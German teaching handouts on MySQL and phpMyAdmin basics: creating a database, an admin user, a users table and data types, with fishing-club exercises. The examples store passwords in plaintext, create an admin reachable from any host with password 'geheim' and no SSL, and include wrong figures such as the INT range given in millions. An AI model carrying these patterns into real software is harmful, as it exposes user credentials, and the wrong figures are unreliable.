
Eine Datenbank wird genutzt um größere Datenmengen zu speichern. MySQL ist eine relationale Datenbank - das bedeutet, dass die Daten wie Tabellen abgespeichert werden. SQL steht für „Structured Query Language“. Es ist also eine Datenbank-Abfragesprache die in vielen Datenbanken genutzt wird und sich nur marginal zwischen den Datenbanken unterscheidet (z. B. MySQL, MS SQL, MariaDB uvm.)

Wir arbeiten mit MySQL. xampp, wampp und lamm (je nach Betriebssystem) bietet die Administrationsoberfläche phpMyAdmin. Dort können wir recht übersichtlich die Datenbanken administrieren.



<http://localhost/phpmyadmin/>

Über die URL kann phpMyAdmin gestartet werden. Der Start kann auch über die graphische Oberfläche von xampp gestartet werden. Beim ersten Start melden wir uns als `root` an, in der Regel ohne Passwort.



Wir legen eine neue Datenbank mit dem Namen: **schulDB** an.

Im linken Bereich der Admin-Oberfläche, finden wir alle Datenbanken. Einige Datenbanken sind bereits angelegt. Dabei handelt es sich um Strukturdatenbanken die für das Betreiben von phpMyAdmin benötigt werden.

Wir klicken auf Neu um eine neue Datenbank anzulegen!

### Datenbanken

Neue Datenbank anlegen





**utf8mb4\_general\_ci** ist die Kollation, also ein utf-8 Zeichensatz.

### SQL



```
CREATE DATABASE schulDB;
```

Im unteren Bereich der Admin-Oberfläche findet man die Konsole. Dort können SQL-Befehle direkt abgesetzt werden.

Konsole

Drücken Sie Strg+Enter, um die Abfrage auszuführen

```
> CREATE DATABASE schulDB;
```

Mit **CREATE DATABASE schulDB;** wird eine neue Datenbank angelegt. Mit der Tastenkombination Strg + Enter wird der Befehl ausgeführt.



SQL Befehle sind zwar Case-Insensitiv. Dennoch hat sich die Großschreibung von SQL Befehlen eingebürgert!

# Lernhandout 10.2 phpMyAdmin Benutzer

Referenzcode: **PHPL102**  
Dateien: L102\_MySQL.pdf  
Technologien: MySQL | phpMyAdmin | Environment

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen die Rolle von root.   | <b>I</b>         | <b>I</b>         |
| ... reflektieren auf die Rolle von Benutzern und differenzieren die Benutzerrollen für PROD und DEV. | <b>IK</b>        | <b>III</b>       |
| ... wechseln zu eine Datenbank über die Datenbanknavigation.   | <b>I</b>         | <b>II</b>        |
| ... wechseln zum Reiter "Rechte".  | <b>I</b>         | <b>II</b>        |
| ... fügen einen neuen Benutzer mit hinzu.  | <b>I</b>         | <b>II</b>        |
| ... bearbeiten die Anmeldeinformationen für ein Benutzerkonto.                                       | <b>I</b>         | <b>II</b>        |
| ... erstellen einen Benutzer mit Administrationsrechten.   | <b>I</b>         | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die Benutzerverwaltung spielt in MySQL eine zentrale Rolle. Hier wird ein Benutzer mit Administrationsrechten erstellt, damit nicht immer mit root gearbeitet wird (vgl. zu Linux). Selbstverständlich muss in einem PROD System ein komplexes Passwort für root vergeben werden.

Im Zuge der Arbeit mit MySQL und den Sicherheitsaspekten, werden später Tabellenspezifische Benutzer erstellt – wenn nur ein SELECT-Job ausgeführt wird, benötigt man auch nur einen Benutzer der ausschließlich das Recht zu Lesen hat.


Eine mögliche Fehlerquelle ist bei der Erstellung eines neuen Benutzer in der Definition des Hostnamen zu finden. Im Handout wird "Jeder Host %" vorgeschlagen – ein anderer Hostnamen wäre localhost bzw. 127.0.0.1 – im PROD muss der Hostname natürlich angepasst werden.



Bisher haben wir uns mit dem Benutzer **root** bei phpMyAdmin angemeldet. **root** ist, wie in der Linux-Welt, jene Rolle mit allen erdenkbaren Rechten. Dennoch werden wir noch einen Benutzer **schulAdmin** mit Adminrechten anlegen.



Im **PROD** spielt die Benutzerverwaltung eine äußerst wichtige Rolle. Dort sollte man komplexere Passworte verwenden.  
**PROD** = Produktion (z. B. auf einem Webserver)  
**DEV** = Development (auf localhost, bzw. innerhalb von xampp)



Wir wechseln in phpMyAdmin auf unsere **schulDB** Datenbank.  
 Im linken Bereich der Admin-Oberfläche finden wir die **schulDB** Datenbank. Mit einem Klick darauf öffnet sich die spezifische Oberfläche.

Wir klicken in der Navigation auf Rechte. Es werden alle Benutzer mit Rechten auf die **schulDB** Datenbank angezeigt. Im Anschluss klicken wir auf *Benutzerkonto hinzufügen*.

Server: localhost » Datenbank: schulDB

Struktur SQL Suche Abfrage Exportieren Importieren Operationen Rechte

Benutzer mit Zugriff auf "schulDB"

| Benutzername             | Hostname | Typ       | Rechte | GRANT          | Aktion |                            |
|--------------------------|----------|-----------|--------|----------------|--------|----------------------------|
| <input type="checkbox"/> | root     | 127.0.0.1 | global | ALL PRIVILEGES | Ja     | Rechte ändern  Exportieren |
| <input type="checkbox"/> | root     | :::1      | global | ALL PRIVILEGES | Ja     | Rechte ändern  Exportieren |
| <input type="checkbox"/> | root     | localhost | global | ALL PRIVILEGES | Ja     | Rechte ändern  Exportieren |

↑  Alle auswählen markierte: Exportieren

Neu

Benutzerkonto hinzufügen

### Wir definieren folgende Anmeldeinformationen für das neue Benutzerkonto

|  |  |
|--|--|
| <b>Benutzername:</b>                   | <b>schulAdmin</b>  |
| <b>Hostname:</b>                       | <b>Jeder Host %</b>  |
| <b>Passwort:</b>                       | <b>geheim</b>  |
| <b>Authentifizierung:</b>              | <b>Native MySQL-Authentifizierung</b>  |
| <b>Datenbank:</b><br>für Benutzerkonto | <input checked="" type="checkbox"/> Gewähre alle Rechte auf die Datenbank schulDB. |
| <b>Globale Rechte:</b>                 | <b>Alle auswählen</b>  |
| <b>SSL:</b>                            | <b>REQUIRE NONE</b>  |
| Am Ende bestätigen wir mit OK          |  |

# Lernhandout 10.3 phpMyAdmin Tabelle

Referenzcode: **PHPL103**  
Dateien: L103\_MySQL.pdf  
Technologien: MySQL | phpMyAdmin | Environment

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| ... wissen, dass relationale Datenbanken die Informationen in Tabellen speichern.                                  | I         | I         |
| ... kennen die Fachbegriffe der Datenbankmodellierung: Entität, Attribute, Felder, Datensatz, Tupel, Wert und Typ. | I         | I         |
| ... erstellen eine Tabelle mit passenden Typen.  | I         | II        |
| ... kennen den Begriff auto-increment (automatisches Hochzählen).  | I         | I         |
| ... wissen, was ein Primärschlüssel ist.   | I         | I         |
| ... bekommen einen ersten Einblick in die Typen: int, varchar() und timestamp.                                     | I         | II        |
| ... definieren eine Spalte mit dem Typ Timestamp und dem Standard CURRENT_TIMESTAMP                                | I         | II        |
| ... erkennen, dass über die Definition eines Standards, ein Spaltenwert automatisch gesetzt wird.                  | I         | III       |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Auf die Typen in MySQL wird im nächsten Handout (PHPL104) noch genauer eingegangen. Der Typ VARCHAR benötigt eine Länge der Zeichen – hier im Handout werden 30 Zeichen vorgeschlagen.

Die Spalte ID bekommt als Index ein PRIMARY (also einen Primärschlüssel) – so darf eine Zahl nur einmal vorkommen. Ein Häkchen bei A\_I setzt das auto-increment – in Folge wird jeder neue Datensatz automatisch hochgezählt.


Relationale Datenbanken (z. B. MySQL) speichern die Informationen in Tabellen. Eine solche Tabelle wird auch Entität genannt. Die Spalten bezeichnen die Attribute bzw. Felder. Eine Zeile in der Tabelle ist ein Datensatz bzw. Tupel. Im Schnittpunkt zwischen einer Spalte und einer Zeile befindet sich der Wert. Jedes Feld besteht mind. aus einem Namen/Bezeichnung und einem Typ (z. B. int, varchar).

Wir erstellen für eine Benutzerverwaltung eine Tabelle mit vier Spalten. ID ist die eindeutige Identifikationsnummer vom Typ int. Diese wird als auto-increment, also auf automatisches hoch zählen gestellt. Zusätzlich wird der ID noch ein Primärschlüssel verliehen.

| ID int | Email varchar (30) | Passwort varchar (30) | Zeitstempel timestamp |
|--------|--------------------|-----------------------|-----------------------|
|        |                    |                       |                       |



Wenn ein Primärschlüssel bzw. primary key gesetzt ist, kann in dieser Spalte ein Wert nur einmal vorkommen. Perfekt für eine ID.



Wir wechseln in phpMyAdmin auf unsere **schulDB** Datenbank. Im linken Bereich der Admin-Oberfläche finden wir die **schulDB** Datenbank. Mit einem Klick darauf öffnet sich die spezifische Oberfläche.

Nun können wir eine neue Tabelle erzeugen. Wir definieren den Namen (Benutzer) und die Anzahl der Spalten (4). Mit einem Klick auf OK wird die Tabelle angelegt.

**Erzeuge Tabelle**

Name:  Anzahl der Spalten:

Für die ID setzen wir den Typ auf **INT** (Integer = Ganzzahl). Zusätzlich definieren wir den Index auf **PRIMARY** und setzen ein Häkchen bei A\_I (auto-increment). Email und Passwort bekommen jeweils den Typ **VARCHAR** mit einer Länge von 30 Zeichen. Zeitstempel ist vom Typ Timestamp mit dem Standard: **CURRENT\_TIMESTAMP**.

| Name   | Typ       | Länge/Werte | Standard     | Kollation | Attribute | Null Index                       | A_I                                 |
|--|-----------|-------------|--------------|-----------|-----------|----------------------------------|-------------------------------------|
| ID<br><small>Aus zentralen Spalten wählen</small>          | INT       |             | Kein(e)      |           |           | <input type="checkbox"/> PRIMARY | <input checked="" type="checkbox"/> |
| Email<br><small>Aus zentralen Spalten wählen</small>       | VARCHAR   | 30          | Kein(e)      |           |           | <input type="checkbox"/> ---     | <input type="checkbox"/>            |
| Passwort<br><small>Aus zentralen Spalten wählen</small>    | VARCHAR   | 30          | Kein(e)      |           |           | <input type="checkbox"/> ---     | <input type="checkbox"/>            |
| Zeitstempel<br><small>Aus zentralen Spalten wählen</small> | TIMESTAMP |             | CURRENT_TIME |           |           | <input type="checkbox"/> ---     | <input type="checkbox"/>            |



Mit diesen Einstellungen wird für die ID und für den Zeitstempel ein automatischer Wert gesetzt. Die ID zählt automatisch hoch. Der Zeitstempel entspricht dem aktuellen Datum und der aktuellen Uhrzeit.

# Lernhandout 10.4 phpMyAdmin Typen

Referenzcode: **PHPL104**  
Dateien: L104\_MySQL.pdf  
Technologien: MySQL | phpMyAdmin | Environment

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... erkennen den Sinn einer gezielten Typensetzung für die Performance einer Datenbank. | <b>IK</b>        | III              |
| ... kennen die geläufigsten Typen.  | <b>I</b>         | I                |
| ... reflektieren auf den benötigten Speicherplatz durch eine Typdefinition.             | <b>IK</b>        | III              |
| ... können eine Tabelle mit einem SQL Befehl in der Konsole von phpMyAdmin erstellen.   | <b>I</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Auf den Datentyp und dem Speicherplatz kann noch näher eingegangen werden. Der Typ TINYINT z. B. kommt mit einem Byte aus – das entspricht 8 Bits. So kann mit 00000000 die Zahl 0 und mit 11111111 die Zahl 255 dargestellt werden. Ein Ausflug in das Zweiersystem (Dualsystem) und die Boolesche Algebra ist immer eine nette und sinnvolle Abwechslung vom mouseklickenden und fingerswipenden Alltag der Schüler\_innen. Ganz abgesehen von der Ästhetik, die davon ausgeht.

In diesem Zusammenhang sollte noch erwähnt sein, dass phpMyAdmin zwar den Typ BOOLEAN kennt, ihn aber als Synonym für TINY INT verwendet. Also 0 für FALSE und 1 für TRUE.

BLOB erlaubt das Speichern von großen binären Objekten. Hier können also Dateien aller Art, serialisiert abgespeichert werden. Das erhöht die Sicherheit ungemein – wenn man eine Datei hochladen möchte, braucht man diese nicht auf dem Webserver im Dateisystem speichern, sondern legt diese in der Datenbank ab.

Im Handout wird noch der SQL Befehlssatz zur Erstellung einer Tabelle angezeigt. Man sollte nicht wirklich viel Zeit mit der Erklärung dieses CREATE TABLE Befehls verwenden, weil es hauptsächlich um phpMyAdmin geht. Aber, die Schüler\_innen sollten schon langsam auf die SQL Befehle vorbereitet werden. Achtung: Es wird im Befehlssatz die Tabelle 'Benutzer' erstellt. Sollte diese schon vorhanden sein (siehe PHPL103), kommt es beim Absetzen des SQL Befehls zu einer Fehlermeldung.

Bei der Definition von Spalten (Attribute) in einer MySQL Tabelle wird ein Name und der passende Typ dazu angegeben. Der richtige Typ ist entscheidend für die Performance einer Datenbank. Natürlich bringt man immer wieder das Argument, das wir im Tera-Byte-Zeitalter uns keine großen Sorgen um Festplattenkapazitäten machen müssen, dennoch ist die Wahl der richtigen Datentypen maßgeblich für eine schnelle und schlanke Datenbank. Hier eine Auflistung der geläufigsten Typen:

| Datentyp         | Speicherplatz        | Beschreibung   |
|------------------|----------------------|--|
| <b>TINYINT</b>   | 1 Byte               | Ganzzahl (0 bis 255 oder -128 bis 127)   |
| <b>SMALLINT</b>  | 2 Byte               | Ganzzahl (0 bis 65.535 oder -32.768 bis 32.767)  |
| <b>INT</b>       | 4 Byte               | Ganzzahl<br>(0 bis ~ 4,3 Mio oder - 2,14 Mio bis 2,14 Mio)                               |
| <b>BIGINT</b>    | 8 Byte               | Ganzzahlen von 0 bis $2^{64}-1$ oder<br>von $-(2^{63})$ bis $(2^{63})-1$ .               |
| <b>FLOAT</b>     | 4 Byte               | Fließkommazahl mit 38 Nachkommastellen   |
| <b>DOUBLE</b>    | 8 Byte               | Fließkommazahl mit 308 Nachkommastellen  |
| <b>DECIMAL</b>   |                      | Fließkommazahl mit Größenbestimmung<br>z. B. DECIMAL(7, 2) für 50 251,39                 |
| <b>DATE</b>      | 3 Byte               | Datum im Format "YYYY-MM-DD"   |
| <b>DATETIME</b>  | 8 Byte               | Datum und Zeit im Format<br>"YYYY-MM-DD hh:mm:ss"  |
| <b>TIMESTAMP</b> | 4 Byte               | Zeitstempel zwischen 01.01.1970 bis 19.01.2038   |
| <b>TIME</b>      | 3 Byte               | Zeit im Format: "hh:mm:ss"   |
| <b>YEAR</b>      | 1 Byte               | Jahreszahl zwischen 1901 bis 2155  |
| <b>CHAR</b>      | pro Zeichen ein Byte | Zeichenkette zwischen 0 bis 255 Zeichen<br>feste Länge = CHAR(100) belegt immer 100 Byte |
| <b>VARCHAR</b>   | pro Zeichen ein Byte | Zeichenkette zwischen 0 bis 65.535 Zeichen<br>variable Länge                             |
| <b>BINARY</b>    |                      | Zum Speichern von binären Strings  |
| <b>BLOB</b>      |                      | Große binäre Objekte   |
| <b>ENUM</b>      |                      | Liste von Werten   |

Hier der SQL Befehlssatz um eine Tabelle über die Konsole zu erzeugen:

**SQL**

```
CREATE TABLE Benutzer (
  ID INT(11) AUTO_INCREMENT PRIMARY KEY,
  Email VARCHAR(30),
  Passwort VARCHAR(30),
  Zeitstempel TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
```

# Lernhandout 10.5 phpMyAdmin Eingabe

Referenzcode: **PHPL105**  
Dateien: L105\_MySQL.pdf  
Technologien: MySQL | phpMyAdmin | Environment

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... arbeiten mit der Tabellen-Ansicht von phpMyAdmin  | I                | II               |
| ... fügen neue Werte über die Eingabemaske von phpMyAdmin hinzu.  | I                | II               |
| ... verstehen ein NOT-NULL Feld als Pflichtfeld.  | I                | I                |
| ... erkennen, das NULL Felder bei freibleibender Eingabe automatisch mit NULL gefüllt werden.                   | I                | I                |
| ... nutzen die erweiterte Kalenderfunktion um ein Datum zu setzen.  | I                | II               |
| ... reflektieren nochmals auf Primärschlüsselfelder und AUTO_INCREMENT.   | I                | II               |
| ... erkennen die automatische Standard-Funktion CURRENT_TIMESTAMP(), die einen aktuellen Zeitstempel hinzufügt. | I                | II               |


**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Wir arbeiten weiter mit der schulDB und der Tabelle Benutzer aus 10.4. phpMyAdmin erlaubt eine relativ komfortable Eingabe von Werten in die Tabelle. Dafür wechseln wir in phpMyAdmin zu unserer schulDB und der Tabelle Benutzer!



Im linken Navigationspaneel finden wir unsere schulDB mit der Benutzer-Tabelle. Mit einem Klick auf die Benutzer-Tabelle öffnet sich Tabellen-Ansicht.

← Server: localhost » Datenbank: schulDB » Tabelle: Benutzer

Wir klicken auf Einfügen.

| Spalte      | Typ         | Funktion             | Null                                | Wert                 |
|-------------|-------------|----------------------|-------------------------------------|----------------------|
| ID          | int(11)     | <input type="text"/> | <input type="checkbox"/>            | <input type="text"/> |
| Email       | varchar(30) | <input type="text"/> | <input checked="" type="checkbox"/> | <input type="text"/> |
| Passwort    | varchar(30) | <input type="text"/> | <input checked="" type="checkbox"/> | <input type="text"/> |
| Zeitstempel | timestamp   | <input type="text"/> | <input type="checkbox"/>            | current_timestamp()  |



Wir sehen unsere Tabelle als Eingabemaske. In die Wert-Eingabefelder werden die Werte eingetragen. Die Spalten Email und Passwort haben ein Häkchen bei Null. Das bedeutet, dass es keine Pflichtfelder sind. Bleiben diese zwei Felder leer, dann werden sie mit NULL gefüllt. Die Spalte Zeitstempel zeigt im Wert-Eingabefeld die Funktion `current_timestamp()` an. Diese Funktion fügt das aktuelle Datum mit Uhrzeit ein. Das Kalendericon daneben kann genutzt werden, um eine gänzlich andere Datumsangabe zu definieren.



**Zur Erinnerung:** Die Spalte ID hat zwei Zusätze. 1. den Primärschlüssel und 2. `AUTO_INCREMENT`. Wenn wir also keinen Wert eingeben, wird automatisch die nächste Zahl (nach dem Schema:  $x = x + 1$ ) hinzugefügt. Der Primärschlüssel erlaubt nur einen eindeutigen Wert.



Wir füllen die Tabelle mit folgenden Benutzern (Der Zeitstempel soll automatisch generiert werden, nach jeder Eingabe mit OK bestätigen).

| ID | Email             | Passwort     |
|----|-------------------|--------------|
| 1  | root@css4.at      | strenggeheim |
| 2  | admin@css4.at     | geheim       |
| 3  | poweruser@css4.at | sicher       |
| 4  | user@css4.at      | einfach      |

# Übungsblatt 10.5 phpMyAdmin Eingabe

Referenzcode: **PHPU105**  
 Dateien: U105\_MySQL.pdf  
 Technologien: MySQL | phpMyAdmin | Environment

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| <b>Übung A - Fischereiverein Datenbank</b>   |           |           |
| ... erstellen eine neue Datenbank.   | I         | II        |
| ... erstellen einen Benutzer mit Administratorrechten.   | I         | II        |
| ... reflektieren auf eine reale Nutzung von phpMyAdmin.  | AKS       | I         |
| <b>Übung B - Fischereiverein Mitgliedertabelle</b>   |           |           |
| ... erstellen eine Tabelle.  | I         | II        |
| ... verwenden vernünftige Typen für die Spalten.   | I         | II        |
| ... setzen einen Primärschlüssel.  | I         | II        |
| ... orientieren sich an strikten Vorgaben und arbeiten akkurat.  | IS        | II        |
| ... fügen Werte in die Tabelle ein.  | I         | II        |
| <b>Übung C - Fischereiverein Zahlungen</b>   |           |           |
| ... übertragen ein reales Tarifmodell in eine Datenbank/Tabellenstruktur.                                      | IK        | II        |
| ... erstellen eine Tabellen in phpMyAdmin.   | I         | II        |
| ... entwickeln selbstständig und zielorientiert eine Tabellenstruktur mit den passenden Typen für die Spalten. | I         | IV        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die Übungen in Kapitel 10 (PHPU105, PHPU106) sind zusammenhängend und aufbauend. Der Fokus liegt auf Lösungskompetenz und der Förderung von konstruktivistischen Tendenzen. Die Übungen sind wie ein Case-Studie-Light zu verstehen und sollen ein Abbild einer realen Situation bilden – hier in Form eines Fischereivereins.



Die Übungsbeispiele aus **Kapitel 10 - phpMyAdmin** handeln von einem Fischereiverein. Sämtliche Übungen gehören also zusammen und sind aufbauend.



### Übung A: Fischereiverein Datenbank

Du sollst für einen Fischereiverein eine Datenbank in phpMyAdmin erstellen.

- Erstelle eine neue Datenbank mit dem Namen **Fischverein**.
- Erstelle einen Benutzer mit dem Namen Fischadmin, der alle Rechte für diese Datenbank bekommt.



### Übung B: Fischereiverein Mitgliedertabelle

- Erstelle mit phpMyAdmin in der **Fischverein**-Datenbank eine Tabelle, wie sie unten dargestellt ist.
- Die Tabelle soll den Namen "Mitglieder" bekommen.
- Überlege dir vernünftige Typen für die Spalten sowie einen Primärschlüssel.
- Füge die Werte in in die Tabelle ein.

| MitgliedID | Vorname | Nachname | SeitDabei  | GebDatum   | Funktion    | Tarif |
|------------|---------|----------|------------|------------|-------------|-------|
| 1          | Hans    | Kögler   | 2020-06-10 | 1980-04-17 | Obmann      | 1     |
| 2          | Bettina | Angerer  | 2020-05-23 | 1979-05-22 | Schifführer | 1     |
| 3          | Klaus   | Tresch   | 2020-06-02 | 1994-01-08 | Kassier     | 2     |
| 4          | Peter   | Nagel    | 2020-05-23 | 1999-07-14 | Fischer     | 3     |



### Übung C: Fischereiverein Zahlungen

- Die Mitgliedsbeiträge werden jedes Monat eingehoben. Es gibt drei Tarifstufen.
- Tarif 1: € 45,- pro Monat  
Tarif 2: € 30,- pro Monat  
Tarif 3: € 22,- pro Monat
- Erstelle mit phpMyAdmin in der **Fischverein**-Datenbank eine Tabellenstruktur zur Erfassung der Mitgliedsbeitragszahlungen.
- Überlege welche Spalten benötigt werden (z. B. MitgliedID, Einzahlungsdatum, usw.) und welche Typen dafür am sinnvollsten sind.

# Lernhandout 10.6 phpMyAdmin Struktur


Referenzcode: **PHPL106**  
 Dateien: L106\_MySQL.pdf  
 Technologien: MySQL | phpMyAdmin | Environment

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| ... bearbeiten bestehende Tabellenstrukturen.  | I         | II        |
| ... fügen neue Spalten zu einer bestehenden Tabellenstruktur hinzu.                                | I         | II        |
| ... kennen die möglichen Aktionen um eine Spalte innerhalb einer Tabellenstruktur zu modifizieren. | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln


## Anmerkungen

Im Handout wird eine zusätzliche Spalte "Rechte" hinzugefügt. Die Spalte wird mit dem Linux-Oktal für Dateirechte gefüllt. Diese haben überhaupt keine Auswirkungen auf die Datenbank, Tabelle oder phpMyAdmin, sondern sind nur Beispielwerte die eingegeben werden. Ein Tribut an das geniale Modell der UNIX-Dateirechte. Schüler\_innen die mit Linux oder OSX arbeiten, haben dieses Modell vielleicht schon einmal gesehen – für Windows-User\_innen ist es wahrscheinlich Neuland. Da der Großteil aller Webserver mit Linux betrieben werden, muss auf dieses Modell eingegangen werden. An dieser Stelle überblickbildend und später vertiefend (siehe PHPL132). Hier ein Überblick, was die dreistelligen Zahlen bedeuten:

777 eineDatei.txt  


| Benutzerkategorie       | Rechte                      |
|-------------------------|-----------------------------|
| Erste Stelle = Besitzer | 7 = Voll                    |
| Zweite Stelle = Gruppe  | 6 = Lesen und Schreiben     |
| Dritte Stelle = Andere  | 5 = Lesen und Ausführen     |
|                         | 4 = Nur Lesen               |
|                         | 3 = Schreiben und Ausführen |
|                         | 2 = Nur Schreiben           |
|                         | 1 = Nur Ausführen           |
|                         | 0 = Keine                   |

Selbstverständlich lässt sich eine Tabellenstruktur auch im nach hinein ändern bzw. erweitern. Wir werden in unsere Benutzer-Tabelle eine zusätzliche Spalte einfügen.



Wir wechseln in unserer Benutzer-Tabelle auf Struktur!



| #                        | Name          | Typ         | Kollation          | Attribute | Null | Standard            | Kommentare | Extra          | Aktion                    |
|--------------------------|---------------|-------------|--------------------|-----------|------|---------------------|------------|----------------|---------------------------|
| <input type="checkbox"/> | 1 ID          | int(11)     |                    |           | Nein | kein(e)             |            | AUTO_INCREMENT | Bearbeiten  Löschen  Mehr |
| <input type="checkbox"/> | 2 Email       | varchar(30) | utf8mb4_general_ci |           | Ja   | NULL                |            |                | Bearbeiten  Löschen  Mehr |
| <input type="checkbox"/> | 3 Passwort    | varchar(30) | utf8mb4_general_ci |           | Ja   | NULL                |            |                | Bearbeiten  Löschen  Mehr |
| <input type="checkbox"/> | 4 Zeitstempel | timestamp   |                    |           | Nein | current_timestamp() |            |                | Bearbeiten  Löschen  Mehr |



Aktionen für die bestehenden Spalten

**Bearbeiten:** Die Spalte kann geändert werden (Typ, Länge, usw.)

**Löschen:** Eine Spalte wird aus der Tabelle entfernt

**Mehr:** Einschränkungen wie Primärschlüssel oder Unique




Spalte(n) einfügen

Wir erweitern unsere Benutzer-Tabelle um die Spalte **Rechte** mit dem Typ smallint, indem wir 1 Spalte einfügen - und zwar nach Zeitstempel.

| Name                                | Typ                                   | Länge/Werte          | Standard                             |
|-------------------------------------|---------------------------------------|----------------------|--------------------------------------|
| <input type="text" value="Rechte"/> | <input type="text" value="SMALLINT"/> | <input type="text"/> | <input type="text" value="Kein(e)"/> |

Aus zentralen Spalten wählen



Wenn wir zu Anzeigen wechseln, sehen wir, dass die neue Spalte **Rechte** hinzugefügt wurde.

|  | ID | Email             | Passwort     | Zeitstempel         | Rechte |
|--|----|-------------------|--------------|---------------------|--------|
| <input type="checkbox"/> Bearbeiten  Kopieren  Löschen | 1  | root@css4.at      | strenggeheim | 2020-06-11 09:22:10 | 0      |
| <input type="checkbox"/> Bearbeiten  Kopieren  Löschen | 2  | admin@css4.at     | geheim       | 2020-06-11 09:22:36 | 0      |
| <input type="checkbox"/> Bearbeiten  Kopieren  Löschen | 3  | poweruser@css4.at | sicher       | 2020-06-11 09:23:21 | 0      |
| <input type="checkbox"/> Bearbeiten  Kopieren  Löschen | 4  | user@css4.at      | einfach      | 2020-06-11 09:23:33 | 0      |

Mit einem Klick auf Bearbeiten, können nun die Werte für die Spalte Rechte hinzugefügt werden. Wir vergeben für die Spalte **Rechte** folgende Werte:

|                |         |     |
|----------------|---------|-----|
| root@css4.at   | bekommt | 777 |
| poweruser@css4 | bekommt | 755 |

|            |         |     |
|------------|---------|-----|
| admin@css4 | bekommt | 775 |
| user@css4  | bekommt | 753 |

# Übungsblatt 10.6 phpMyAdmin Struktur

Referenzcode: **PHPU106**  
 Dateien: U106\_MySQL.pdf  
 Technologien: MySQL | phpMyAdmin | Environment

| Feinziele   | Zielarten  | Taxonomie  |
|---|------------|------------|
| <b>Die Studierenden ...</b>   |            |            |
| Übung D - Fischereiverein neue Mitglieder   |            |            |
| ... geben Datensätze in eine bestehende Tabelle ein.                                  | <b>I</b>   | <b>II</b>  |
| Übung E - Fischereiverein eMail-Adressen  |            |            |
| ... bearbeiten eine Tabellenstruktur indem sie eine zusätzliche Spalte hinzufügen.    | <b>I</b>   | <b>II</b>  |
| ... vergeben für eine neue Spalte eine zum Szenario passende Type.                    | <b>I</b>   | <b>II</b>  |
| ... geben Datensätze in eine neu hinzugefügte Spalte ein.                             | <b>I</b>   | <b>II</b>  |
| Übung F - Fischereiverein Daten ändern  |            |            |
| ... stellen Überlegungen zu einem realitätsnahem Szenario an.                         | <b>K</b>   | <b>III</b> |
| ... veranlassen Benutzereingaben um auf ein Fallbeispiel zielorientiert zu reagieren. | <b>KI</b>  | <b>II</b>  |
| ... bringen eine Datenbank-Tabelle in eine höhere Ordnung.                            | <b>KI</b>  | <b>II</b>  |
| ... steigern ihr Bewusstsein für Ordnung innerhalb einer Datenbank bzw. Tabelle.      | <b>KSA</b> | <b>II</b>  |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

